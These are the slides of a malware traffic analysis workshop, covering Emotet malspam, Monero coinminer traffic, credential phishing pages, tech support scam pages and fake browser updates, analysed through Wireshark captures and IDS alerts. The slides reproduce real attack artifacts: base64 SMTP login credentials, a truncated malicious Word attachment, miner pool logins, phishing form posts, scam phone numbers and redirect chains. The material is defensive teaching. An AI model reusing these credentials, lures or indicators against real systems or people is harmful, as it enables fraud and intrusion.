from: "M S" <Payrollsupport@sinewave.co.in>, subject: Payroll
from: "M S" <Payrollsupport@sinewave.co.in>, subject: Payroll
from: "western union" <Payrollsupport@sinewave.co.in>, subject: Payroll

Block 4 - Emotet

```
220 mail-st-deha.dehahosting.net ESMTP MailEnable Service, Version: 8.60-- ready at 05/06/19
19:13:32
EHLO [173.66.146.112]
250-dehahosting.net [173.66.146.112], this server offers 4 extensions
250-AUTH LOGIN
250-SIZE 20971520
250-HELP
250 AUTH=LOGIN
AUTH LOGIN
334 VXNlcm5hbWU6
bWFsdWNAYmFoYXJjYW0uY29t
334 UGFzc3dvcnQ6
MDM2OTYzMЕ1hbHVjIT8=
235 Authenticated
MAIL FROM: <maluc@baharcam.com>
250 Requested mail action okay, completed
RCPT TO: <nicolet@bmgtmodels.com>
250 Requested mail action okay, completed
DATA
354 Start mail input; end with <CRLF>.<CRLF>
Date: Mon, 06 May 2019 18:48:25 +0000
From: "Tina Hennig" <maluc@baharcam.com>
To: <nicolet@bmgtmodels.com>
Subject: Payroll
MTME-Version: 1.0
```

Block 4 - Emotet

MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="-----_Part_53878_1916447923.41446427324022894264"

-----_Part_53878_1916447923.41446427324022894264
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: quoted-printable

Attached please find the ach transfer form.=0DPlease let me know if you have any questions.




Tina Hennig
kapo_au@sanda-kan.com
-----_Part_53878_1916447923.41446427324022894264
Content-Type: application/msword; name="2019_05- Balance & Payment Report.doc"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="2019_05- Balance & Payment Report.doc"

0M8R4KGxGuAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAACAAAqQAAAAAA
EAAAaAAAAAMAAD+///AAAAAKcAAACoAAAA//
//
//
//
//

Block 4 - Emotet

File →
Export Objects →
IMF...



Block 4 - Emotet

Wireshark · Export · IMF object list

Packet	Hostname	Content Type	Size	Filename
15157	maluc@baharcam.com	EML file	197 kB	Payroll.eml
16015	maluc@baharcam.com	EML file	197 kB	Payroll.eml
16482	Payrollsupport@sinewave.co.in	EML file	197 kB	Payroll.eml
17555	maluc@baharcam.com	EML file	197 kB	Payroll.eml
18859	Payrollsupport@sinewave.co.in	EML file	197 kB	Payroll.eml
20467	Payrollsupport@sinewave.co.in	EML file	197 kB	Payroll.eml
22111	Payrollsupport@sinewave.co.in	EML file	197 kB	Payroll.eml

Text Filter:

[Help](#) [Save All](#) [Close](#) [Save](#)

Block 4 - Up next...

- Commodity malware infections
- Lokibot
- Formbook
- Ursnif
- Info stealer using FTP
- Trickbot
- Emotet
- **Monero cryptocurrency miner**

Block 4 - Monero cryptocurrency miner

- Monero is the most common cryptocurrency miner (coinminer) seen in commodity malware.
- It is often disguised as a software update or incorporated into malicious versions of legitimate programs like puTTY.
- Most solutions identify coinminers as a policy issue.



Block 4 - Monero cryptocurrency miner



Avataria updated
v1.2.exe

Avataria updated v1.2.exe Properties

X


General Compatibility Security Details Previous Versions

Property	Value
Description	
File description	
Type	Application
File version	1.0.0.0
Product name	Alice: Madness Returns
Product version	1, 0, 0, 0
Copyright	© 2011 Electronic Arts, Inc
Size	372 KB
Date modified	7/25/2019 3:57 PM
Language	English (United States)

Block 4 - Monero cryptocurrency miner

2019-MTA-workshop-block-4-09.pcap

IP	Port	Alert
10.7.25.1	53	ET POLICY Monero Mining Pool DNS Lookup
46.4.119.208	45560	ET POLICY Crypto Coin Miner Login



A screenshot of the NetworkMiner tool interface. At the top, there is a search bar containing the expression: `(http.request or tls.handshake.type == 1) and !(ssdp`. To the right of the search bar are several buttons: `X`, `→`, `▼`, `Expression...`, `+`, `basic`, `basic+`, and `basic+dns`. A large black arrow points from the bottom right towards the search term in the bar. Below the search bar is a header row with columns: `Time`, `Dst`, `Dst port`, `Host`, and `Info`. The main pane below the header is currently empty, showing only a few small horizontal lines at the very bottom.

Block 4 - Monero cryptocurrency miner

2019-MTA-workshop-block-4-09.pcap



```
handshake.type == 1 or tcp.flags eq 0x0002) and !(ssd X → Expression... | + basic | basic+ | basic+dns
```

Time	Dst	Dst port	Info
2019-07-25 15:59...	46.4.119.208	45560	49158 → 45560 [SYN] Seq=0 Win=8192

The **basic+** filter shows traffic to
46.4.119.208 over TCP port **45560**

Block 4 - Monero cryptocurrency miner

Wireshark · Follow TCP Stream (tcp.stream eq 0) · 2019-MTA-workshop-block-4-02.pcap

```
{"method": "login", "params": {"login": "mr.vdokhnovenyy@mail.ru", "pass": "", "agent": "cpuminer-multi/0.1"}, "id": 1}
{"jsonrpc": "2.0", "result": {"job": {"blob": "060687a3e7e90585c8a739baaf5a3e3a42afc7b8fb4462ff979351be9b12c2640139a67078b4ff000000002f519e24873b209ae77d58abe8e15dcf8a439c591c163484e022ccab69c8799601", "target": "e4a63d00", "job_id": "f40dc9b4f29fdc0f", "time_to_live": 5}, "status": "OK", "id": "13635521920347483527"}, "id": 1, "error": null}
{"method": "submit", "params": {"id": "13635521920347483527", "job_id": "f40dc9b4f29fdc0f", "nonce": "53040000", "result": "dbfac35dacfc5b2d177b2465f553899ddf9a89066b171671476f45604c511b00"}, "id": 1}

{"jsonrpc": "2.0", "result": {"status": "OK"}, "id": 1, "error": null}
{"method": "submit", "params": {"id": "13635521920347483527", "job_id": "f40dc9b4f29fdc0f", "nonce": "f7090000", "result": "ac9f0ed4f74c567097c835447a547d354a8377538b8f8d8d1e2d0859895a3500"}, "id": 1}

{"jsonrpc": "2.0", "result": {"status": "OK"}, "id": 1, "error": null}
{"method": "submit", "params": {"id": "13635521920347483527", "job_id":
```

Block 4 - Monero cryptocurrency miner

2019-MTA-workshop-block-4-09.pcap



Time	Dst	Dst port	Info
2019-07-25 15:59...	10.7.25.1	53	Standard query 0xf45a A isatap.localdomain
2019-07-25 15:59...	10.7.25.1	53	Standard query 0xf45a A isatap.localdomain
2019-07-25 15:59...	10.7.25.1	53	Standard query 0xf45a A isatap.localdomain
2019-07-25 15:59...	10.7.25.1	53	Standard query 0x7b3e A xmr.pool.minergate.com
2019-07-25 15:59...	10.7.25.103	57208	Standard query response 0x7b3e A xmr.pool.minergate.com
2019-07-25 15:59...	46.4.119.208	45560	49158 → 45560 [SYN] Seq=0 Win=8192 Len=0 MSS=1460
2019-07-25 15:59...	10.7.25.1	53	Standard query 0xf45a A isatap.localdomain
2019-07-25 15:59...	10.7.25.1	53	Standard query 0xf45a A isatap.localdomain
2019-07-25 16:01...	10.7.25.1	53	Standard query 0x83e2 A time.windows.com

basic+dns reveals a DNS query for
xmr.pool.minergate.com before traffic to **46.4.119.208**
over TCP port **45560**

Block 4 - Monero cryptocurrency miner



putty.exe

putty.exe Properties

General Compatibility Security Details Previous Versions

Property	Value
Description	
File description	
Type	Application
File version	
Product name	
Product version	
Copyright	
Size	5.73 MB
Date modified	7/25/2019 4:03 PM
Language	

Block 4 - Monero cryptocurrency miner

2019-MTA-workshop-block-4-10.pcap

IP	Port	Alert
144.202.105.45	10064	ET POLICY Cryptocurrency Miner Checkin

Block 4 - Monero cryptocurrency miner

2019-MTA-workshop-block-4-10.pcap



Time	Src	Dst	Dst port	Info
2019-07-25 16:15:00.000000000	10.7.25.1	53		Standard query 0xe452 A isatap.localdomain
2019-07-25 16:15:00.000000000	10.7.25.1	53		Standard query 0xe452 A isatap.localdomain
2019-07-25 16:15:00.000000000	10.7.25.1	53		Standard query 0xb585 A gulf.monerocean.stream
2019-07-25 16:15:00.000000000	10.7.25.103	61025		Standard query response 0xb585 A gulf.monerooce
2019-07-25 16:15:00.000000000	144.202.105.45	10064		49158 → 10064 [SYN] Seq=0 Win=8192 Len=0 MSS=14
2019-07-25 16:15:00.000000000	10.7.25.1	53		Standard query 0x6aa9 A isatap.localdomain
2019-07-25 16:15:00.000000000	10.7.25.1	53		Standard query 0x6aa9 A isatap.localdomain
2019-07-25 16:15:00.000000000	10.7.25.1	53		Standard query 0x6aa9 A isatap.localdomain

basic+dns reveals a DNS query for
gulf.monerocean.stream before traffic to
144.202.105.45 over TCP port **10064**

Block 4 - Monero cryptocurrency miner

Wireshark · Follow TCP Stream (tcp.stream eq 1) · 2019-MTA-workshop-block-4-03.pcap

```
{"id":1,"jsonrpc":"2.0","method":"login","params": {"login":"49pV1fn35WVQGQWgdVNRZN8MHXKRrXyuhP+9PRCwynpiNFY2z1t41dS7gg3F1Uq6GfBD", "pass":"x","agent":"XMRRig/2.14.4 (Windows NT 6.1; Win64; x64) libuv/1.29.1 gcc/8.3.0", "algo":["cn/r","cn/r","cn/wow","cn/2","cn/1","cn/0","cn/half","cn/xtl","cn/msr","cn/xao","cn/rto","cn/gpu","cn/rwz","cn/zls","cn/double"]}}, {"id":1,"jsonrpc":"2.0","error":null,"result":{"id":"b648871c-91e2-423d-a65a-4244f8d2b774","job": {"blob":"0b0bcbaae7e905f80e4906d789dc6ceb8c6afb18ce81e0af4100000000bd645dbfb7be0c29a4a559aaad4075b8cf70d","algo":"cn/r","height":1886340,"job_id": "u0cF","target":"24060100","id":"b648871c-91e2-423d-a65a-4244f8d2b774"}, "status":"OK"}}, {"jsonrpc":"2.0","method":"job","params": {"blob":"0b0ba4abe7e9052012e3270013a1abfbcdc00a650185dc9691d138adbe7141baac7af53930aaa3000000005ca9b85a2d52b7c2ded36fa855da6dc3e1bbd8888fa57bd82202c2b2488f3cbe05","algo":"cn/r","height": 1886341,"job_id": "yfKqvGPQtMlwOJ8W7Xm5tKb5N391","target": "24060100","id": "b648871c-91e2-423d-a65a-4244f8d2b774"}}, {"jsonrpc":"2.0","method":"stop","params": {}}
```

XMRig is a
cryptocurrency
miner for Monero

Block 4 - Summary

- Commodity malware infections
- Lokibot
- Formbook
- Ursnif
- Info stealer using FTP
- Trickbot
- Emotet
- Monero cryptocurrency miner

MALWARE TRAFFIC ANALYSIS WORKSHOP

***malware-traffic-analysis.net/2019/
workshop/bSIDesaugusta***

Up next...

***Block 5: Bad web traffic
& policy violations***



Block 5 - Overview

- Phishing pages
- Fake AV pages (tech support scams)
- Fake browser updates
- Exploit kits
- Torrenting

Block 5 - Phishing pages

- Criminals compromise legitimate websites and set up new directories with fake pages to steal a victim's login credentials.
- Links to these sites are sent to potential victims through phishing emails.

Block 5 - Phishing pages

2019-MTA-workshop-block-5-01.pcap

IP	Port	Alert
173.254.51.241	80	ETPRO CURRENT_EVENTS Suspicious Redirect - Possible Phishing May 25 20162016
173.254.51.241	80	ETPRO CURRENT_EVENTS Successful Personalized Generic Phish 2019-02-11
173.254.51.241	80	ETPRO CURRENT_EVENTS Successful DHL Phish Feb 16 2017
173.254.51.241	80	ETPRO CURRENT_EVENTS Successful Adobe Shared Document Phish Sep 29

Block 5 - Phishing pages

2019-MTA-workshop-block-5-01.pcap



Time	Dst	port	Host	Info
2019-07-26 16:35...	173.254.51.241	80	globaledpathways.com	GET /aim/index.php?email=admin
2019-07-26 16:35...	173.254.51.241	80	globaledpathways.com	GET /aim/xzjtqe3cp2zrpk1uxp7z
2019-07-26 16:35...	173.254.51.241	80	globaledpathways.com	GET /aim/files/2512ttqanckb91
2019-07-26 16:35...	173.254.51.241	80	globaledpathways.com	GET /aim/files/6mdowyfv0k5u2d
2019-07-26 16:35...	173.254.51.241	80	globaledpathways.com	GET /aim/files/3ck5cxcjdvota2
2019-07-26 16:35...	173.254.51.241	80	globaledpathways.com	GET /aim/files/3m71yrh4x2a2j2
2019-07-26 16:35...	173.254.51.241	80	globaledpathways.com	GET /aim/files/1pcl69g5oyhz36
2019-07-26 16:35...	173.254.51.241	80	globaledpathways.com	GET /aim/files/winmail_bg13_0
2019-07-26 16:35...	173.254.51.241	80	globaledpathways.com	GET /aim/files/2qbmau5rsj0r41
2019-07-26 16:35...	173.254.51.241	80	globaledpathways.com	GET /aim/files/winmail_bg13_1
2019-07-26 16:35...	173.254.51.241	80	globaledpathways.com	GET /aim/files/winmail_bg13_0
2019-07-26 16:35...	173.254.51.241	80	globaledpathways.com	GET /aim/files/login_bg.gif
2019-07-26 16:35...	173.254.51.241	80	globaledpathways.com	GET /aim/files/ixd481lrtotq10
2019-07-26 16:35...	173.254.51.241	80	globaledpathways.com	GET /favicon.ico HTTP/1.1
→ 2019-07-26 16:35...	173.254.51.241	80	globaledpathways.com	POST /aim/login.php HTTP/1.1
• 2019-07-26 16:35...	173.254.51.241	80	globaledpathways.com	GET /aim/l.php?email=admin@ma
2019-07-26 16:35...	173.254.51.241	80	globaledpathways.com	GET /aim/files/id.png HTTP/1

Block 5 - Phishing pages

```
POST /aim/login.php HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://globaledpathways.com/aim/xzjtqe3cp2zrpk1uxp7zo6ih.php?
3ALKAi1564158898f0457cff14de26cf871f96a4d2d0c844f0457cff14de26cf871f96a4d2d0c844f
0457cff14de26cf871f96a4d2d0c844f0457cff14de26cf871f96a4d2d0c844f0457cff14de26cf87
1f96a4d2d0c844&email=admin@malware-traffic-analysis.net
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: globaledpathways.com
Content-Length: 161
Connection: Keep-Alive
Cache-Control: no-cache

frm-email=admin@malware-traffic-analysis.net&frm-pass=ThisIsNotaRealPassw0rd&frm-
submit=Sign-in+%3E%3E&frm-ac-tok=1478703122pf7aoE32ftAE10eCbw4p&s-id=adobe-
quoteHTTP/1.1 302 Moved Temporarily
Server: nginx/1.14.1
Date: Fri, 26 Jul 2019 16:35:16 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Content-Length: 161
```

Block 5 - Up next...

- Phishing pages
- **Fake AV pages (tech support scams)**
- Fake browser updates
- Exploit kits
- Torrenting

Block 5 - Fake AV (tech support scams)

File Edit View Favorites Tools Help

ruicourcours.tk

Windows Defender Alert : Zeus Virus Detected In Your Computer !!

Please Do Not Shut Down or Reset Your Computer.



The following data will be compromised if you continue:

1. Passwords
2. Browser History
3. Credit Card Information
4. Local Hard Disk Files.

This virus is well known for complete identity and credit card theft. Further action through this computer or any computer on the network will reveal private information and involve serious risks.

Call Microsoft Technical Department: 1-833-72-95-920 (Toll Free)

100%



Block 5 - Fake AV (tech support scams)

2019-MTA-workshop-block-5-02.pcap

IP	Port	Alert
37.230.116.105	80	ET CURRENT_EVENTS Tech Support Phone Scam Landing (err.mp3) Aug 12 2016

Block 5 - Fake AV (tech support scams)

2019-MTA-workshop-block-5-02.pcap



(http.request or ssl.handshake.type == 1) and !(ssdp)					X	Expression...	+	basic	basic+	basic+dns
Time	Dst	port	Host	Info						
→ 2019-04-19 22:19...	206.189.237.30	80	cpj.go.cr	GET / HTTP/1.1						
2019-04-19 22:19...	37.230.116.105	80	ruicourcours.tk	GET /index/?1631501756857 HTTP/1.1						
2019-04-19 22:19...	37.230.116.105	80	ruicourcours.tk	GET /?number=+1-833-72-95-920 HTTP/1.1						
2019-04-19 22:19...	37.230.116.105	80	ruicourcours.tk	GET /include/ie/defender.png HTTP/1.1						
2019-04-19 22:19...	37.230.116.105	80	ruicourcours.tk	GET /include/en.mp3 HTTP/1.1						

Follow the TCP stream for the first HTTP request
(to **cpj.go.cr**)

Block 5 - Fake AV (tech support scams)

```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: cpj.go.cr
DNT: 1
Connection: Keep-Alive
```

302 Moved Temporarily

HTTP/1.1 302 Moved Temporarily

Server: nginx

Date: Fri, 19 Apr 2019 22:17:33 GMT

Content-Type: text/html; charset=UTF-8

Content-Length: 0

Connection: keep-alive

Location: http://ruicourcours.tk/index/?1631501756857

Cache-Control: max-age=2592000

Expires: Sun, 19 May 2019 22:17:33 GMT



Block 5 - Fake AV (tech support scams)

Message from webpage

RDN/YahLover.worm!055BCAC9FEC Infection

** Microsoft Warning Alert **

ERROR # 268d3x8938(3)
Please call us immediately at: +1-(888)-727-1224.
Do not ignore this critical alert.
If you close this page, your computer access will be disabled to prevent further damage to our network. Your computer has alerted us that it has been infected with a Pornographic Spyware and riskware.

The following information is being stolen:
1.Facebook Logins
2.Credit Card Details
3.Email Account Logins
4.Photos stored on this computer.
You must contact us immediately so that our expert engineers can walk you through the removal process over the phone to protect your identity. Please call us within the next 5 minutes to prevent your computer from being disabled or from any information loss.

Toll Free:+1-(888)-727-1224

OK

Windows Defender

Real-time protection couldn't be turned on.
This operation returned because the timeout period expired.
Click Help for more information about this problem.
Error code: 0x000705b4

Scan options:
 Quick
 Full
 Custom
Scan now

Today at 5:59 PM (Quick scan)

File Edit View Favorites Tools Help

http://68.183.175.204/pc-error-0xxxfrxx88/

Block 5 - Fake AV (tech support scams)

2019-MTA-workshop-block-5-03.pcap

(http.request or ssl.handshake.type == 1) and !(ssdp)					Expression...	basic	basic+	basic+dns
Time	Dst	port	Host	Info				
2019-01-09 18:06...	50.62.194.30	80	delegatesoftware.net	GET / HTTP/1.				
2019-01-09 18:06...	50.62.194.30	80	delegatesoftware.net	GET /wp-inclu				
2019-01-09 18:06...	50.62.194.30	80	delegatesoftware.net	GET /wp-conten				
2019-01-09 18:06...	172.217.9.170	80	fonts.googleapis.com	GET /css?family=				
2019-01-09 18:06...	50.62.194.30	80	delegatesoftware.net	GET /wp-content/plugins/cu				
2019-01-09 18:06...	50.62.194.30	80	delegatesoftware.net	GET /wp-content/themes/11				
2019-01-09 18:06...	50.62.194.30	80	delegatesoftware.net	GET /wp-content/themes/11				
2019-01-09 18:06...	50.62.194.30	80	delegatesoftware.net	GET /wp-content/themes/11				
2019-01-09 18:06...	50.62.194.30	80	delegatesoftware.net	GET /wp-includes/js/wp-em				
2019-01-09 18:06...	50.62.194.30	80	delegatesoftware.net	GET /wp-content/plugins/g				
2019-01-09 18:06...	50.62.194.30	80	delegatesoftware.net	GET /wp-includes/js/jquery				
2019-01-09 18:06...	50.62.194.30	80	delegatesoftware.net	GET /wp-includes/js/jquery				
2019-01-09 18:06...	50.62.194.30	80	delegatesoftware.net	GET /wp-content/themes/11				
2019-01-09 18:06...	50.62.194.30	80	delegatesoftware.net	GET /wp-content/themes/11				
2019-01-09 18:06...	50.62.194.30	80	delegatesoftware.net	GET /wp-content/themes/11				
2019-01-09 18:06...	50.62.194.30	80	delegatesoftware.net	GET /wp-content/themes/11				

Block 5 - Fake AV (tech support scams)

PATH TO FAKE AV PAGE

- **delegatesoftware.net**
- **134.249.116.78/jquery.js**
- **185.143.221.14/index.php?key=3EeGWs...**
- **sd5doozry8.com (HTTPS)**
- **clk.verblife-3.co /click?i=jwu9aD62G*M_0**
- **site.topwebsite4.xyz (HTTPS)**
- **Fake AV page on 68.183.175.204**

Block 5 - Up next...

- Phishing pages
- Fake AV pages (tech support scams)
- **Fake browser updates**
- Exploit kits
- Torrenting

Block 5 - Fake browser updates

thetechhaus.com

thetechhaus.com/

Your Adobe Flash Player version is vulnerable and should be updated!

Adobe Flash Player

Thanks for choosing Adobe Flash Player.

Note: Your antivirus software must allow you to install software.

Your download should begin automatically. If not, click here:

Install now

Do you want to run or save <filename>.exe ?

Run Save Cancel

What do you want to do with flashplayer_42.14_plugin.js?
From: dl.dropboxusercontent.com

Open Save Cancel

Block 5 - Fake browser updates

Update Chrome

thetechhaus.com

chrome

You are using an older version of Chrome

Update now to keep your Chrome browser running smoothly and securely.

Your download will begin automatically. If not, click here:

Update Chrome

Block 5 - Fake browser updates

The image shows a Firefox browser window with the title "Update Firefox". The address bar contains the URL "thetechhaus.com", which is highlighted with a red oval. The main content of the page features the Firefox logo and a large message: "You are using an older version of Firefox. Update now to keep your Firefox browser running smoothly and securely." Below this message is a link: "Your download will begin automatically. If not, click here:". At the bottom center is a prominent green button with the text "Update Firefox".

m Update Firefox thetechhaus.com Search mozilla

